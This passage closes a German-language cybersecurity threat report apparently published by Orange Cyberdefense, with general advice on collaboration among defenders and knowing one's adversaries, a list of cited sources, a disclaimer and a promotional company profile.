Sobald ein erster Wegpunkt erreicht ist, wird die Reise fortgesetzt, sofern die Verbesserungen das erwartete Ergebnis erzeugen. Die Aufschlüsselung der Sicherheitsherausforderungen in realistische nächste Schritte ist ein guter Weg, um die wachsende Komplexität zu bewältigen.

Die Kraft der Community

Ein weiterer wichtiger Aspekt, der oft unterschätzt wird, ist die Tatsache, dass Sie in der Situation nicht allein sind. Sowohl Ihre Kunden als auch Lieferanten und sogar Ihre Mitbewerber sehen sich weitgehend der gleichen Bedrohungslandschaft ausgesetzt wie Sie.

Die Bildung von Partnerschaften zwischen Verteidigern, der Austausch bewährter Praktiken und die Festlegung gemeinsamer Sicherheitsrichtlinien wird die Security für alle erheblich verbessern. Viel zu oft und viel zu lange haben Kriminelle davon profitieren können, dass jedes Unternehmen diesen Kampf im Alleingang führt. Es liegt an uns, das zu ändern. Dies ist das Thema, bei dem Differenzen beiseitegelegt werden sollten, um an einem Strang zu ziehen und einer Bedrohung gemeinsamen zu begegnen.

Europäische Strafverfolgungsbehörden setzen dies bereits seit langem in die Praxis um. Unter der Schirmherrschaft von Europol werden zum Beispiel immer wieder neue sektorielle ISACs (Information Sharing and Analysis Center) aufgebaut.

Die Wege, dies zu erreichen, sind vielfältig. Ein einzelnes mittelständisches Unternehmen wird es realistisch gesehen schwer haben, beispielsweise ein voll ausgestattetes SOC aufzubauen, zu besetzen und zu unterhalten. Für eine Allianz mehrerer mittelständischer Unternehmen erscheint die Bewältigung einer solchen Aufgabe realistisch.

„Kenne deinen Feind und kenne dich selbst“

Ein dritter wichtiger Punkt, um die Sicherheit in den Griff zu bekommen, wird von dem großen Sun Tzu überaus treffend auf den Punkt gebracht. Sich selbst zu kennen, geht jedoch über die Einschätzung Ihrer Sicherheitslage hinaus. Es bedeutet auch eine realistische Einschätzung dessen, was Sie generell tun können und was nicht – mit angemessenem Aufwand.

Sie könnten Ihre IT-Abteilung besser besetzen, mehr Analysten und einen CISO einstellen und in die neuesten Sicherheitslösungen investieren. Die Frage ist: Macht all das immer Sinn? Das Fundament eines Unternehmens bildet in der Regel eine ganz bestimmte Kernkompetenz, sei es die Erbringung einer Art von Dienstleistung oder die Herstellung einer bestimmten Ware. Auch wenn diese Ware per se digital ist, ist Cybersecurity fast nie expliziter Bestandteil dieser Agenda. Anstatt intern eine zusätzliche wichtige Kompetenz aufzubauen, ist es daher oft klüger, externe Unterstützung in Anspruch zu nehmen.

Der gleiche Grundsatz gilt für das Kennen Ihres Feindes. Das Abonnieren von Threat-Intelligence-Feeds ist ein guter Anfang. Aber um Ihre Gegner in einer komplexen, sich ständig ändernden Bedrohungslandschaft wirklich zu kennen, sind Fachwissen, tiefe Einsichten und engagierte Arbeitsgruppen erforderlich. Mithilfe dieser Informationen können Sie Angriffe verhindern oder zumindest sofort auf laufende Kampagnen reagieren und sich selbst schützen, bevor Schäden zu groß werden.

Der Unterschied, ob sie Ziel und Opfer sind, liegt oft darin, dass bzw. ob Sie Ihre Abwehrmaßnahmen rechtzeitig vorbereiten. Wenn Sie die oben genannten drei Aspekte berücksichtigen, bleibt Ihr Unternehmen in einer komplexen, riskanten und sich stets im Wandel befindlichen digitalen Welt sicher.

» Security ist eine Reise, kein Ziel. Es ist ein bewegliches Ziel, und der einzige Weg, ihm näher zu kommen, besteht darin, selbst in Bewegung zu bleiben. Sobald dieses Prinzip verstanden wurde, wird die Vorgehensweise viel klarer. «

Sara Puigvert, EVP Global Operations **Orange Cyberdefense**

Mitwirkende, Quellen und Links

Quellen

Dieser Bericht hätte nicht ohne die harte Arbeit vieler Forscherinnen und Forscher, Journalistinnen und Journalisten und Organisationen auf der ganzen Welt erstellt werden können. Vielen Dank für die Möglichkeit auf diese Online-Publikationen als Referenz oder Kontext zuzugreifen.

Quellen/Links

[1] https://en.wikipedia.org/wiki/Survivorship_bias

[2] https://www.verizon.com/business/resources/reports/dbir/

[3] Midler, Marisa. “Ransomware as a Service (Raas) Threats.” SEI Blog, 5 Oct. 2020, https://insights.sei.cmu.edu/blog/ransomware-as-a-service-raas-threats/

[4] “Phases of a Critical Incident.” Eddusaver, 5 May 2020, https://www.eddusaver.com/phases-of-a-critical-incident/

[5] https://www.federalregister.gov/documents/2021/06/02/2021-11592/software-bill-of-materials-elements-and-considerations

[6] https://us-cert.cisa.gov/ncas/alerts/aa21-209a

[7] https://zerodium.com/program.html

[8] https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

[9] https://techcommunity.microsoft.com/t5/azure-active-directory-identity/passwordless-authentication-is-now-generally-available/ba-p/1994700

[10] https://searchsecurity.techtarget.com/definition/ransomware

[11] Cohen, L. E., & Felson, M. (1979). Social change and crime rate trends: A routine activity approach. American Sociological Review, 44, 588-608.

[12] http://www.children.gov.on.ca/htdocs/English/professionals/oyap/roots/volume5/chapter03_rational_choice.aspx

[13] Cohen, Lawrence E., and Marcus Felson. “Social Change and Crime Rate Trends: A Routine Activity Approach.” American Sociological Review, vol. 44, no. 4, 1979, pp. 588–608. JSTOR, www.jstor.org/stable/2094589. Accessed 17 Feb. 2021. Accessed from: https://www.jstor.org/stable/2094589?origin=crossref&seq=1 2021-02-17.

[14] Cohen, L. E., & Felson, M. (1979). Social change and crime rate trends: A routine activity approach. American Sociological Review, 44, 588-608.

[15] https://therecord.media/popular-hacking-forum-bans-ransomware-ads/

[16] https://go.chainalysis.com/rs/503-FAP-074/images/Chainalysis-Crypto-Crime-2021.pdf

[17] https://www.digitalshadows.com/blog-and-research/rise-of-initial-access-brokers/

[18] https://www.digitalshadows.com/blog-and-research/rise-of-initial-access-brokers/

[19] https://criminologyweb.com/routine-activities-theory-definition-of-the-routine-activity-approach-to-crime/

[20] https://study.com/academy/lesson/understanding-victimization-risk-lifestyle-factors-routine-activities.html

[21] https://en.wikipedia.org/wiki/Computer_Fraud_and_Abuse_Act#Criminal_offenses_under_the_Act

[22] http://www.crimeprevention.nsw.gov.au/Documents/routine_activity_factsheet_nov2014.pdf

[23] Yar, M. (2005). The novelty of cybercrime. European Journal of Criminology, 2(4), 407-427.

[24] Eric Rutger Leukfeldt & Majid Yar (2016) Applying Routine Activity Theory to Cybercrime: A Theoretical and Empirical Analysis, Deviant Behavior, 37:3, 263-280, DOI: 10.1080/01639625.2015.1012409

[25] MITRE ATT&CK Cobaltstrike : https://attack.mitre.org/software/S0154/

[26] https://blog.group-ib.com/hancitor-cuba-ransomware

[27] Google FeedProxy : http://feedproxy.google.com/

[28] https://orangecyberdefense.com/global/all-services/detect-respond/managed-threat-intelligence-detect/

[29] https://malpedia.caad.fkie.fraunhofer.de/details/win.fickerstealer/

[30] https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike

[31] https://search.censys.io/search?resource=hosts&q=services.http.response.headers.last_modified%3A+%22Thu%2C+25+-Jun+2015+20%3A49%3A10+GMT%22+OR+services.http.response.headers.etag%3A+%22%5C%22558c6946-0%5C%22%22

[32] https://search.censys.io/search?resource=hosts&q=services.banner_hex-%3A%22002700000001000000152575736572072 6f66696c65255c4465736b746f70000000052a2e74787405%22

[33] https://us-cert.cisa.gov/ncas/current-activity/2021/08/27/fbi-releases-indicators-compromise-associated-hive-ransomware

[34] https://worldpopulationreview.com/countries/countries-by-gdp

[35] https://www.census.gov/naics/

[36] https://www.naics.com/business-lists/counts-by-naics-code/

[37] https://www.forbes.com/sites/oracle/2019/02/07/prediction-80-of-enterprise-it-will-move-to-the-cloud-by-2025/

[38] https://nvd.nist.gov/vuln/search/statistics?form_type=Basic&results_type=statistics&search_type=all&isCpeNameSearch=false

Haftungsausschluss

Orange Cyberdefense stellt diesen Bericht auf einer ‚As-is'-Basis zur Verfügung und übernimmt keine Garantie für seine Genauigkeit, Vollständigkeit oder dafür, dass er die aktuellsten Daten enthält. Die in diesem Bericht enthaltenen Informationen sind allgemeiner Natur. Die dargestellten Meinungen und Schlussfolgerungen spiegeln das Urteil zum Zeitpunkt der Veröffentlichung wider und können ohne vorherige Ankündigung geändert werden. Jegliche Verwendung der in diesem Bericht enthaltenen Informationen erfolgt ausschließlich auf Risiko des Benutzers. Orange Cyberdefense übernimmt keine Verantwortung für Fehler, Auslassungen oder Schäden, die sich aus der Verwendung der in diesem Bericht enthaltenen Informationen oder dem Vertrauen auf diese Informationen ergeben. Wenn Sie spezielle Sicherheitsbedenken haben, wenden Sie sich bitte an Orange Cyberdefense, um genauere Analysen und Security Consulting Services zu erhalten.

Einen besonderen Dank gilt allen Cyber-Huntern, Analysten und Ingenieuren in unseren SOCs.

Warum Orange Cyberdefense?

Orange Cyberdefense ist der Geschäftsbereich für Cybersicherheit der Orange Gruppe und bietet Unternehmen auf der ganzen Welt Managed Security, Managed Threat Detection & Response Services.

Als führender Anbieter von Security Services streben wir danach, eine sicherere digitale Gesellschaft zu schaffen.

Unsere globale Präsenz mit europäischer Verankerung ermöglicht es uns, lokale Anforderungen und internationale Standards zu erfüllen und den Datenschutz und die Privatsphäre unserer Kunden sowie unserer Mitarbeiter zu gewährleisten. Wir integrieren Sicherheit in die Lösungen von Orange Business Services für Unternehmen weltweit.

Unser Unternehmen kann auf über 25 Jahre Erfahrung im Bereich der Informationssicherheit zurückblicken, verfügt über 250 Forscher und Analysten, 18 SOCs, 14 CyberSOCs und 4 CERTs, die über die ganze Welt verteilt sind, sowie Vertriebs- und Serviceunterstützung in 160 Ländern. Wir sind stolz darauf, dass wir globalen Schutz mit lokalem Fachwissen bieten und unsere Kunden über den gesamten Lebenszyklus von Bedrohungen hinweg unterstützen können.

Wir sind ein Anbieter von Threat Research und Intelligence-driven Security der einen unvergleichlichen Zugang zu aktuellen und neuen Bedrohungen bietet. Wir sind stolz auf unser hauseigenes Forschungsteam und unsere eigenen Bedrohungsdaten, die es unseren Kunden ermöglichen, ihre Ressourcen dort zu investieren, wo sie am meisten bewirken, und einen aktiven Beitrag zur Cybersecurity Community zu leisten.

Unsere Experten veröffentlichen regelmäßig Whitepaper, Artikel und Tools zum Thema Cybersicherheit, die in der Branche weithin anerkannt und verwendet werden und auf globalen Konferenzen wie Infosec, RSA, 44Con, BlackHat und DefCon vorgestellt werden.

Wir sind der festen Überzeugung, dass Technologie allein keine Lösung ist. Wir vereinen erstklassige Cybersecurity-Talente, einzigartige Technologien und robuste Prozesse in einem einfach zu bedienenden, durchgängigen Managed Services-Portfolio. Das Fachwissen und die Erfahrung unserer multidisziplinären Mitarbeiter ermöglichen uns ein tiefes Verständnis der Landschaft, in der wir tätig sind.

www.orangecyberdefense.com